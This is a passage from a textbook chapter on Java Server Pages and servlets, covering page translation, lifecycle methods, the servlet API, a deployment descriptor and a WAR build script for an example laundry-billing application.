        Current time is Wed Sep 23 16:40:25 ICT 2026
    </body>
</html>
```

Three observations. **The `<%= … %>` has vanished**: as with PHP, code is consumed on the server and only its output crosses the network. **The whitespace is preserved exactly**: the container copies, it does not reformat. **The date is the server's**, in the server's time zone (ICT, the same offset as Western Indonesian Time); a page must decide *whose* clock it shows, and the Laundry application stores every time explicitly in Asia/Jakarta time.

> **WORKED EXAMPLE.** Predict the output of `Your bill is <%= 4 * 12000 %> rupiah.`
>
> The template text `Your bill is` is copied. The expression `4 * 12000` is evaluated as Java integer arithmetic, giving `48000`, which is converted to the text `48000` and inserted. Then `rupiah.` is copied. The browser receives `Your bill is 48000 rupiah.` Note what is missing: no thousands separator, no `Rp`. A Java `int` becomes a bare string of digits. Section 7.12 gives this job to a bean, whose `getPaymentRupiah()` returns `Rp 48.000`.

7.5 A JSP Page Is a Servlet in Disguise

This is the section that makes the rest of the chapter make sense. Everything strange about JSP — why a web server needs a compiler, why the first request is slow, why an error message names a line you cannot find, why a variable declared one way survives between requests and declared another way does not — follows from one fact.

> **THE KEY INSIGHT.** A JSP page is never interpreted. Before it can answer its first request, the container **translates** it into the source code of a Java class, **compiles** that source, **loads** the class and makes one instance of it. From then on, every request is a single method call on that instance. The page you wrote is not running. A class generated from it is.

7.5.1 The machinery

Figure 7.12 is the architecture of this process.



Figure 7.12 The JSP engine inside the servlet engine. A client request arrives; if the page has not been translated, the **JSP translator** reads it from storage and creates a servlet; the **JSP servlet** — the generated class — is loaded and executed, and its output becomes the response.

In **Figure 7.12**, a request for a `.jsp` address reaches the servlet engine; if the page needs translating, the **JSP translator** reads it, writes a `.java` file and has it compiled (*create servlet*); the resulting **JSP servlet** is loaded (*load servlet*) and executed, and its output returns as the response.

7.5.2 The decision, in a flow chart

Figure 7.13 is the same story as a decision, and it is the more useful picture because it shows what happens on the *second* request.



Figure 7.13 How a JSP page is served. The server asks one question — *has the file changed?* If it has, the source is created and compiled; if not, the already compiled servlet is executed at once. The expensive path is taken once; the cheap path is taken ever after.

The diamond in **Figure 7.13** asks "**has the file changed since I last compiled it?**" — never compiled counts as changed. Three consequences follow. **The first request for a page is slow**, because a compiler runs; later ones are fast. **Editing a page on a running server just works**: the timestamp changes and the next request recompiles it. And **a servlet container needs a Java compiler at run time**, which is why Tomcat carries one.

> **DEFINITION. Translation** turns a `.jsp` file into Java source; **compilation** turns that source into a class. Together they are the **translation phase**, and they happen at most once per version of the file. Everything that happens per request is the **request phase**. A great deal of JSP behavior is explained by asking "does this happen in the translation phase or the request phase?", and Section 7.19 turns that question into a practical rule.

7.5.3 The generated servlet, printed in full

Enough description. **Listing 7.6** is the actual class that **Listing 7.4** becomes. It is not an illustration; it is what MiniJSP wrote when asked `./xlate.sh hello.jsp`, and the file is kept in `minijsp/generated/`.

Listing 7.6 The servlet that **Listing 7.4** was translated into, printed by MiniJSP. Read it beside the page and match every line.

```
// Generated from hello.jsp by MiniJSP. Do not edit: edit the .jsp and this file is written
again.
package jsp;

import minijsp.*;
import java.util.*;

public final class hello_jsp extends JspPage {

    @Override
    public void _jspService(Req request, Resp response, PageContext pageContext)
            throws Exception {
        HttpSession    session     = pageContext.getSession();
        ServletContext application = pageContext.getServletContext();
        ServletConfig  config      = pageContext.getServletConfig();
        JspWriter      out         = pageContext.getOut();
        response.setContentType("text/html; charset=UTF-8");

        out.write("<html>\n");
        out.write("\t<body>\n");
        out.write("\t\tHello, Web Programming class!\n");
        out.write("\t\t<br>\n");
        out.write("\t\tCurrent time is ");
        out.print(new java.util.Date());
        out.write("\n");
        out.write("\t</body>\n");
        out.write("</html>\n");
    }
}
```

Match them line by line; this is the exercise that makes JSP stop being mysterious.

The class name. `hello.jsp` became `hello_jsp`. Tomcat does the same in package `org.apache.jsp`, encoding a hyphen as `_002d`: a stack trace naming `org.apache.jsp.WEB_002dINF.views.bill_002dform_jsp` means `/WEB-INF/views/bill-form.jsp`.

`extends JspPage`. In Tomcat the generated class extends `HttpJspBase`, which implements `HttpJspPage`, which extends `JspPage`, which extends `jakarta.servlet.Servlet`: the page is a servlet.

`_jspService`. One method, called once per request, for every HTTP method. The underscore warns you never to write a method with that name yourself.

The declarations at the top — `session`, `application`, `config`, `out`, and in Tomcat also `request`, `response`, `page`, `pageContext` and sometimes `exception` — *are the implicit objects*: local variables the translator writes (Section 7.10).

`out.write(…)` for template text, `out.print(…)` for the expression. Every line of HTML became a string literal — **Listing 7.1** again, except that you did not write it — and the expression was handed to `out.print` unchanged. That is all `<%= … %>` means.

No semicolon after the expression. The generated code supplies one; a semicolon inside `<%= … %>` would produce `out.print(new java.util.Date(););`, which does not compile.

> **WORKED EXAMPLE.** What does `Total: <%= 4 * 12000 %>` generate, and what would `Total: <%= 4 * 12000; %>` generate?
>
> The first generates `out.write("Total: "); out.print(4 * 12000);` and prints `Total: 48000`. The second generates `out.print(4 * 12000;);`. The Java compiler finds a semicolon

> where it expects a closing parenthesis, and the page fails to translate. The error names a line in a file you never wrote, which is why the next subsection matters.

7.5.4 Reading an error that happened in a file you did not write

Because the class is generated, a compile error is reported against the generated file. Tomcat prints something of this shape:

Listing 7.7 The shape of a JSP translation error. Jasper is the name of Tomcat's JSP engine, and a `JasperException` about compiling is always a translation or compilation failure, never a failure of your page's logic.

```
org.apache.jasper.JasperException: Unable to compile class for JSP:

An error occurred at line: [12] in the jsp file: [/WEB-INF/views/bill.jsp]
Syntax error, insert ")" to complete Expression
9:   <tr><th>Quantity</th><td>${bill.quantity}</td></tr>
10:  <tr><th>Charged</th><td><%= bill.getPayment(; %></td></tr>
```

In **Listing 7.7**, read the line that says **"in the jsp file"**: its number is your page's line. Look at the fragment printed below it — here `bill.getPayment(;`, a stray semicolon. When that is not enough, open the generated source under `work/Catalina/localhost/<application>/org/apache/jsp/`; in MiniJSP, add `?__source=1` to the address instead.

7.5.5 The lifecycle: three methods, called at three different rates

The generated class has more than `_jspService`, and the other two methods are the reason a page can remember things.

> **DEFINITION.** The **JSP lifecycle** is three methods. `jspInit()` is called **once**, after the page is loaded and before it serves anything. `_jspService()` is called **once per request**. `jspDestroy()` is called **once**, when the container discards the page. You may write the first and the last; you may never write the middle one.

Table 7.3 is the life of one request with the actor for each step named — the JSP version of the table Chapter 3 gave for PHP.

Table 7.3 The life of one JSP request. Steps 7 and 8 happen once for the life of the page; the others happen for every request.

Step	Who does it	What happens
1	Browser	A link is clicked or a form is submitted
2	Browser	An HTTP request is built: method, path, headers, sometimes a body
3	Network	The request reaches the server named in the address
4	Tomcat	The connector accepts it and gives it to a thread from the pool
5	Tomcat	The path is matched to an application, then to a servlet or page
6	Tomcat	The filters mapped to that path run, in order (Section 7.18)
7	JSP engine	Has the `.jsp` file changed? If so, translate and compile it (**Figure 7.13**)
8	JSP engine	If this is the first use, construct the page object and call `jspInit()`
9	Page	`_jspService()` runs once, on one thread, writing into `out`
10	Tomcat	The buffer is flushed: status line, headers, then the body
11	Network, browser	The response travels back; the browser parses and draws it
—	Tomcat	Much later, at shutdown or reload, `jspDestroy()` is called once

Step 8 happens once, not once per request: one instance of your page class serves every visitor, whereas PHP starts every request from an empty world. And **step 9 runs on many threads at once**: local variables are safe, fields are not.

7.5.6 Proving the lifecycle with a page that counts

`counter.jsp`, **Listing 7.8**, declares a field, a method that increments it, the two lifecycle methods and a helper that makes a random heading, and then uses a local variable for comparison.

Listing 7.8 `counter.jsp`, the page that shows the difference between a field and a local variable.

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ include file="header.jspf" %>

<%!
    // A declaration. This is a field of the generated servlet class, not a
    // local variable, so it survives from one request to the next -- and it
    // is shared by every visitor at once, which is why it must be guarded.
    private int hits = 0;

    private synchronized int nextHit() { return ++hits; }

    public void jspInit()    { System.out.println("counter.jsp: jspInit()"); }
    public void jspDestroy() { System.out.println("counter.jsp: jspDestroy()"); }

    private String randomHeading() {
        return "<h3>" + Math.random() + "</h3>";
    }
%>

<h2>A declaration that remembers</h2>

<p>This page has been served <%= nextHit() %> time(s) since it was compiled.</p>

<%= randomHeading() %>

<p>Compare with a scriptlet variable, which starts again every request:</p>
<% int local = 0; local++; %>
<p>Local variable: <%= local %>.</p>

<%@ include file="footer.jspf" %>
```

Listing 7.9 is where the declarations went, straight from the generated file.

Listing 7.9 The top of the class generated from **Listing 7.8**. Everything written between `<%!` and `%>` became a member of the class — the field `hits` among them — outside every method.

```
public final class counter_jsp extends JspPage {

    // ---- from <%! ... %> declarations: class members, not locals ----

    // A declaration. This is a field of the generated servlet class, not a
    // local variable, so it survives from one request to the next -- and it
    // is shared by every visitor at once, which is why it must be guarded.
    private int hits = 0;

    private synchronized int nextHit() { return ++hits; }

    public void jspInit()    { System.out.println("counter.jsp: jspInit()"); }
    public void jspDestroy() { System.out.println("counter.jsp: jspDestroy()"); }

    private String randomHeading() {
        return "<h3>" + Math.random() + "</h3>";
    }

    @Override
    public void _jspService(Req request, Resp response, PageContext pageContext)
            throws Exception {
```

And **Listing 7.10** is where the scriptlet's variable went: inside `_jspService`, a new one on every call.

Listing 7.10 Further down the same generated class. `nextHit()` touches the shared field; `int local = 0; local++;` is an ordinary local variable of the method.

```
        out.write("<p>This page has been served ");
        out.print(nextHit());
        out.write(" time(s) since it was compiled.</p>\n");
        out.write("\n");
        out.print(randomHeading());
        out.write("\n");
        out.write("\n");
        out.write("<p>Compare with a scriptlet variable, which starts again every
request:</p>\n");
        int local = 0; local++;
        out.write("\n");
        out.write("<p>Local variable: ");
        out.print(local);
        out.write(".</p>\n");
```

Two consecutive requests to the page produced **Listing 7.11**, and nothing was edited in between.

Listing 7.11 The real output of two consecutive requests to **Listing 7.8**. The field counts up; the local variable does not; the random heading is new each time because the *method* is shared but each call computes afresh.

```
first request:   <p>This page has been served 1 time(s) since it was compiled.</p>
                 <h3>0.6947807836386516</h3>
                 <p>Local variable: 1.</p>
second request:  <p>This page has been served 2 time(s) since it was compiled.</p>
                 <h3>0.05855877850633684</h3>
                 <p>Local variable: 1.</p>
```

On the server's console, once and only once, as the page was loaded for its first request, MiniJSP printed **Listing 7.12**.

Listing 7.12 The real console output. `jspInit()` ran once; a third, fourth and fiftieth request add nothing to it.

```
counter.jsp: jspInit()
```

> **The nastiest bug in this chapter.** A field declared in `<%! … %>` is shared by every visitor at the same time. Had `counter.jsp` written `<%= ++hits %>` without the `synchronized` method, two simultaneous requests could both read 7, both write 8, and one visit would vanish. Worse, if a page declares `<%! private String customerName; %>` and sets it from the request, two cashiers at two outlets serving customers at the same moment can see each other's customer. Never put request data in a declaration. Put it in a local variable, or in request or session scope (Section 7.11).

7.6 Servlets in Full

A JSP page is a servlet; so is every controller in this chapter's application. This section looks at the servlet API directly, because from Section 7.15 on we write servlets by hand, and because every other Java web framework you will ever meet is built on these same few interfaces.

7.6.1 The servlet lifecycle

A servlet has the same three-beat life as a page: the container constructs **one** instance, calls `init()` once, calls `service(request, response)` once per request on many threads, and calls `destroy()` at the end. `HttpServlet.service` dispatches on the HTTP method to `doGet`, `doPost` and so on; a method you do not override answers "405 Method Not Allowed", so `LogoutServlet`, which answers only POST, simply has no `doGet`.

Because one instance serves every thread, **a servlet's fields may hold only what is the same for every request**. The Laundry servlets have no fields at all; each finds its DAO in application scope.

7.6.2 The request and the response

`HttpServletRequest` is everything the browser sent. The methods you will use every day are these: `getParameter(name)` returns one parameter from the query string or a form body, or `null` if it was not sent; `getParameterValues(name)` returns all of them; `getMethod()`, `getRequestURI()` and `getContextPath()` describe the address; `getHeader(name)` reads one header; `getSession()` finds or creates the session; `setAttribute` and `getAttribute` put objects into *request scope*, which is how a controller hands data to a view; and `getRequestDispatcher(path)` gives you an object that can forward the request to a page.

`HttpServletResponse` is how you answer. `setContentType` and `setCharacterEncoding` describe the body; `getWriter()` gives you somewhere to write it; `setStatus(code)` sets the status line; `sendError(code, message)` sends an error status and lets the container's error page (Section 7.19) draw it; `sendRedirect(url)` tells the browser to go elsewhere; and `addCookie` sends a cookie.

7.6.3 Mapping an address to a servlet

A container must be told which address reaches which class. There are two ways, and this chapter uses both deliberately.

The **annotation** sits on the class: `@WebServlet("/bills")` above `BillListServlet` means "this class answers `/bills`". The mapping lives next to the code, which is convenient.

The **deployment descriptor**, `WEB-INF/web.xml`, holds the same information in XML, away from the code: a `<servlet>` element binds a name to a class, and a `<servlet-mapping>` binds a URL pattern to the name. It looks like bureaucracy and is not: the address can change without touching Java, and some things — the *order* of filters is the important one — can only be said in `web.xml`. When an annotation and a descriptor entry disagree, the descriptor wins.

URL patterns come in three kinds. An **exact** pattern such as `/bills` matches that path only. A **path prefix** such as `/bill/*` matches `/bill/advance` and anything else below `/bill/`. An **extension** pattern such as `*.jsp` matches by ending; it is how Tomcat routes every `.jsp` address to its JSP engine without you asking. When several patterns match, the exact one wins, then the longest prefix, then the extension.

7.6.4 One servlet, followed from start to finish

In short: at start-up the container finds `@WebServlet("/hello")` and records the mapping; the first request constructs one `HelloServlet` and calls `init()`; every request calls `service`, which calls `doGet`; the container adds the status line and headers and sends the buffered body. Filters, sessions, forwarding and JSP itself are all built on that contract.

7.7 Building and Deploying a Web Application

A Java web application is developed in six steps: **1.** write and compile the web components; **2.** create the static resources; **3.** write the deployment descriptor; **4.** build a `.war` file; **5.** deploy it into a container; **6.** access it from a browser.

7.7.1 Step 1: the development tree

Keep the web application's source separate from the compiled files, so that repeated builds are easy and you can always tell what you wrote from what was generated. **Listing 7.13** is the tree of this chapter's Tomcat track.

Listing 7.13 The development tree of the Tomcat track. `src` holds the Java you write; `web` holds what is deployed; the build compiles `src` into `WEB-INF/classes` of a copy of `web`.

```
jsp-servlet/
├── build.sh, build.ps1, build.bat   build dist/laundry.war
├── test.sh, test.ps1                run the servlets without Tomcat (Section 7.20)
├── lib-extra/                       JSTL jars you download (Tomcat has none)
├── src/laundry/
│   ├── model/    Bill, BillForm, Employee, Money, Now, Outlet, Service, Validator
│   ├── dao/      Db, BillDao, EmployeeDao, PasswordHash
│   └── web/      the servlets, the filters and AppListener
├── test/laundry/StubTest.java
└── web/                             everything that goes into the WAR
    ├── index.jsp, hello.jsp
    ├── static/   style.css, profitina-logo-horizontal.png
    ├── META-INF/context-mysql.xml.example
    └── WEB-INF/                     never served to a browser
        ├── web.xml                  the deployment descriptor
        ├── jspf/     header.jspf, footer.jspf
        └── views/    login, bills, bill, bill-form and error pages
```

One directory in **Listing 7.13** is special, and the container itself enforces it.

> **DEFINITION.** `WEB-INF` is a directory the container never serves to a browser. A request for `/WEB-INF/anything` is refused, always, by specification. Classes, jar files and the deployment descriptor live there so that nobody can download them.

The Laundry application relies on this: its views live in `WEB-INF/views/`, reachable only by a **forward** from a servlet, so nobody can reach the bill form through a side entrance that skips the login check.

7.7.2 Steps 2 and 3: static resources and the deployment descriptor

Static resources are the style sheet, the logo and any plain HTML, and error pages belong with them (Section 7.19).

> **DEFINITION.** The **deployment descriptor** is the file `WEB-INF/web.xml`. It holds the runtime instructions the container needs: settings the application reads, which classes are servlets and filters and which addresses they answer, which page is shown for an error, and how long a session lasts. It contains no logic.

Listing 7.14 is the descriptor of the Laundry application, complete.

Listing 7.14 `WEB-INF/web.xml` of the Laundry application. It binds names to values, classes to names and URL patterns to classes, and nothing else.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- The deployment descriptor of Profitina Laundry (Jakarta Servlet 6.0).
     Servlets and the listener are declared by annotations in their classes;
     the filters are declared here, because only web.xml fixes their ORDER. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
                             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">

  <display-name>Profitina Laundry</display-name>

  <!-- Settings every page can read as ${initParam.shopName}. -->
  <context-param>
    <param-name>shopName</param-name>
    <param-value>Profitina Laundry</param-value>
  </context-param>

  <!-- SQLite by default. For MySQL set the environment variable
       LAUNDRY_DB_URL=jdbc:mysql://localhost:3306/profitina_laundry
       (plus LAUNDRY_DB_USER and LAUNDRY_DB_PASSWORD), or use the pool:
       put the name jdbc/laundry in laundry.db.jndi and see
       META-INF/context-mysql.xml.example. -->
  <context-param>
    <param-name>laundry.db.url</param-name>
    <param-value>jdbc:sqlite:${user.home}/profitina-laundry/laundry.db</param-value>
  </context-param>
  <context-param>
    <param-name>laundry.db.jndi</param-name>
    <param-value></param-value>
  </context-param>

  <!-- Filters run in the order of their filter-mapping elements. -->
  <filter>
    <filter-name>encoding</filter-name>
    <filter-class>laundry.web.EncodingFilter</filter-class>
  </filter>
  <filter>
    <filter-name>accessLog</filter-name>
    <filter-class>laundry.web.AccessLogFilter</filter-class>
  </filter>
  <filter>
    <filter-name>auth</filter-name>
    <filter-class>laundry.web.AuthFilter</filter-class>
  </filter>
```

Listing 7.14 (Continued) *WEB-INF/web.xml of the Laundry application. It binds names to values, classes to names and URL patterns to classes, and nothing else.*

```
  <filter-mapping>
    <filter-name>encoding</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
  <filter-mapping>
    <filter-name>accessLog</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
  <filter-mapping>
    <filter-name>auth</filter-name>
    <url-pattern>/bills</url-pattern>
    <url-pattern>/bills/*</url-pattern>
    <url-pattern>/bill</url-pattern>
    <url-pattern>/bill/*</url-pattern>
  </filter-mapping>

  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>

  <error-page>
    <exception-type>java.lang.Throwable</exception-type>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>
  <error-page>
    <error-code>403</error-code>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>
  <error-page>
    <error-code>404</error-code>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>

  <session-config>
    <session-timeout>30</session-timeout>
    <cookie-config>
      <http-only>true</http-only>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
  </session-config>

</web-app>
```

Read **Listing 7.14** from the top. The root names the Jakarta namespace and `version="6.0"`. Each `<context-param>` is an application-wide setting: `shopName` is read by pages as `${initParam.shopName}`; `laundry.db.url` names the database, with `${user.home}` replaced by our start-up code so the same WAR works on every operating system; `laundry.db.jndi` names a connection pool when one is configured (Section 7.16.4). The `<filter>` and `<filter-mapping>` elements are here rather than in annotations because only `web.xml` fixes their **order**, and the auth filter is mapped to the bill addresses only, so the login page stays reachable. `<welcome-file-list>` serves `index.jsp` for `/laundry/`. The `<error-page>` elements catch an exception type or a status code (Section 7.19). `<session-config>` gives idle sessions 30 minutes, marks the session cookie **HttpOnly** and forbids carrying the session id in URLs. The servlets and the listener are declared by their annotations.

7.7.3 Step 4: building the WAR

> **DEFINITION.** A **WAR file** — Web application ARchive — is a ZIP file containing a web application in the layout of **Listing 7.13**'s `web` folder, with compiled classes in `WEB-`

> `INF/classes` and library jars in `WEB-INF/lib`. Containers accept it directly and unpack it themselves. It is the unit of deployment: one file, copied to one place.

A build is copies and one compile; **Listing 7.15** does it with the JDK alone — no Maven, no Gradle.

Listing 7.15 `build.sh`, which builds `dist/laundry.war`. `build.ps1` and `build.bat` do the same on Windows. The Servlet API jar is used to *compile* and is deliberately not copied into the WAR.

```
#!/usr/bin/env bash
# Builds dist/laundry.war from src/ and web/ (macOS, Linux, Git Bash on Windows).
# Needs a JDK 17 or newer: javac and jar. Tomcat itself is not needed to BUILD.
set -euo pipefail
cd "$(dirname "$0")"
API="${SERVLET_API:-../lib/jakarta.servlet-api-6.0.0.jar}"   # or
$CATALINA_HOME/lib/servlet-api.jar

rm -rf build dist
mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
cp -R web/. build/                                            # pages, web.xml, static
files
javac -encoding UTF-8 --release 17 -cp "$API" -d build/WEB-INF/classes $(find src -name
'*.java')
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/         # the SQLite driver travels
with the app
if ls lib-extra/*.jar >/dev/null 2>&1; then
  cp lib-extra/*.jar build/WEB-INF/lib/                       # JSTL (and MySQL driver, if
you put it there)
else
  echo "NOTE: lib-extra/ has no JSTL jars; the pages will not run until you add them
(README, step 3)."
fi
jar --create --file dist/laundry.war -C build .
echo "Built dist/laundry.war:"
jar --list --file dist/laundry.war
```

Follow **Listing 7.15**: copy `web/` to `build/`; compile `src/` against the Servlet API into `WEB-INF/classes`; copy the SQLite driver and any jars in `lib-extra/` into `WEB-INF/lib`; zip the result.

> **Never put the Servlet API inside your WAR.** The container supplies `jakarta.servlet.*`; a second copy in `WEB-INF/lib` is loaded by a different class loader, and the result is a `ClassCastException` that says a class cannot be cast to *itself*. Compile against the API jar — Tomcat's own `lib/servlet-api.jar` or the `jakarta.servlet-api-6.0.0.jar` this chapter ships — and leave it out of the archive.

Tomcat implements servlets, JSP and EL, but not the standard tag library, so an application using `<c:forEach>` must carry `jakarta.servlet.jsp.jstl-api-3.0.0.jar` and `jakarta.servlet.jsp.jstl-3.0.1.jar` in `WEB-INF/lib`; `lib-extra/README.md` gives the download addresses. Without them the first page fails with "the URI `jakarta.tags.core` cannot be resolved".

7.7.4 Step 5: deploying

There are three ways, and they end in the same place.

Copy the file yourself. Put `laundry.war` into `CATALINA_HOME/webapps/`. Tomcat notices the new file within seconds, unpacks it into `webapps/laundry/` and starts it; no restart is needed. To remove the application, delete the WAR and Tomcat undeploys it.

Ask the manager. Its *WAR file to deploy* box does the same. **HTTP 401** there means the manager refused your credentials — check the role (`manager-gui` for the browser, `manager-script` for scripts) and restart after editing `tomcat-users.xml`.

Ask VS Code. With Community Server Connectors, *Add Deployment → File → dist/laundry.war*, then *Publish Server (Full)*, as in Section 7.3.6.

Before the first start, copy `Code_new/Chapter07/data/laundry.db` to `profitina-laundry/laundry.db` in your home folder, where `laundry.db.url` points; the start-up log names the database it opened.

7.7.5 Step 6: asking for the page

Take an address apart, because its three pieces are the three levels of naming: in `http://localhost:8080/laundry/bills`, `localhost:8080` is **the server**, `/laundry` is **the context path** — the application, by default the WAR's name — and `/bills` is **the URL pattern** of a component. On Tomcat, a small page `greeting.jsp` deployed in an application `hello2` would answer at `http://localhost:8080/hello2/greeting.jsp`. **Figure 7.14** shows that page served by MiniJSP, which runs a single application and so has no context path: the address is just the server and the page.

Figure 7.14 A JSP page answering at `http://127.0.0.1:8751/greeting.jsp` and asking for a name. Nothing about the page tells the browser that Java is involved.

Type a name, press **Submit**, and the response appears — **Figure 7.15**.



Figure 7.15 The response. The address bar now reads `…/greeting.jsp?username=Hannah`, and the page has grown a line: **Hello, Hannah!** The value travelled in the query string, the component read it by name, and the page printed it.

The address bar of **Figure 7.15** is Chapter 1's GET and Chapter 3's `$_GET`; a servlet reads the value as `request.getParameter("username")` and a page as `${param.username}`, which is what `greeting.jsp` does, printing it through `<c:out>` so that a name containing `<` cannot become markup.

WORKED EXAMPLE. The WAR file is `laundry.war`, `BillListServlet` carries `@WebServlet("/bills")`, and Tomcat runs on port 8080 of your own machine. What address reaches the servlet, and what goes wrong with `<a href="/bills">` inside one of its pages?

Server `http://localhost:8080`, context path `/laundry` from the file name, pattern `/bills`: the address is `http://localhost:8080/laundry/bills`. The link `<a href="/bills">` points to `http://localhost:8080/bills`, without the context path, and that is a 404. Every link in the Laundry pages is therefore written `${ctx}/bills`, where `ctx` is set once, in the page header, to `${pageContext.request.contextPath}` (**Listing 7.44**). Rename the WAR to `toko-cuci.war` and every link still works.

7.8 Directives

7.8.1 What a directive is

DEFINITION. A **directive** is a message to the JSP container about the *structure* of the servlet it is going to generate. A directive produces no output of its own. Its syntax is `<%@ directive attribute="value" … %>`, and it is processed in the translation phase, not the request phase.

A directive is obeyed once, when the page is turned into Java, and its effect is baked into the class; nothing about it can depend on who is asking. There are three: `page`, `include` and `taglib`.

7.8.2 The page directive

The `page` directive gives high-level information about the servlet that results from the page: which classes it imports, what content type it produces, how it handles threads and which page handles its errors. **Table 7.4** lists the attributes that matter.

Table 7.4 The attributes of the `page` directive. The first six appear in this chapter's pages; the rest are here so that you can read other people's.

Attribute	Example	What it does
`import`	`<%@ page import="java.util.*" %>`	Adds an `import` to the generated class
`contentType`	`<%@ page contentType="text/html; charset=UTF-8" %>`	Sets the MIME type and character set of the response
`pageEncoding`	`<%@ page pageEncoding="UTF-8" %>`	Says how the `.jsp` file itself is encoded
`isThreadSafe`	`<%@ page isThreadSafe="true" %>`	`true` is the default: one instance serves many threads
`errorPage`	`<%@ page errorPage="error.jsp" %>`	Which page is shown if this one throws
`isErrorPage`	`<%@ page isErrorPage="true" %>`	Marks an error page, giving it the `exception` object
`session`	`<%@ page session="false" %>`	`true` is the default: find or create a session automatically
`buffer`	`<%@ page buffer="16kb" %>`	Size of the output buffer before anything is sent
`info`	`<%@ page info="Bill list" %>`	A description the container can report
`extends`	rarely used	Forces a superclass for the generated servlet

Several rows of **Table 7.4** deserve more than a line.

`import` is Java's `import`: with `<%@ page import="java.time.LocalDate" %>`, MiniJSP's `index.jsp` can write `<%= LocalDate.now() %>`.

contentType decides what the browser thinks it received; its `charset=UTF-8` half keeps accented names intact, and every Laundry page gets it from the shared header.

isThreadSafe is a trap wearing a helpful label: `true`, the default, is *your promise* that many threads may run the page at once, not a service the container provides. Setting it to `false` is deprecated; the right answer is to have no shared mutable state.

Several `page` directives may appear in one file; the Laundry error page says `isErrorPage="true"` and inherits `contentType` from the header it includes.

7.8.3 The include directive

`<%@ include file="/WEB-INF/jspf/header.jspf" %>` is processed when the page is translated into a servlet class, and its effect is to insert the *text* of another file — static content or another JSP fragment — into the including page. It is for banners, menus, copyright lines, any chunk you want to reuse.

The key word is **text**: this is a paste, done before translation, so the two files become one page.

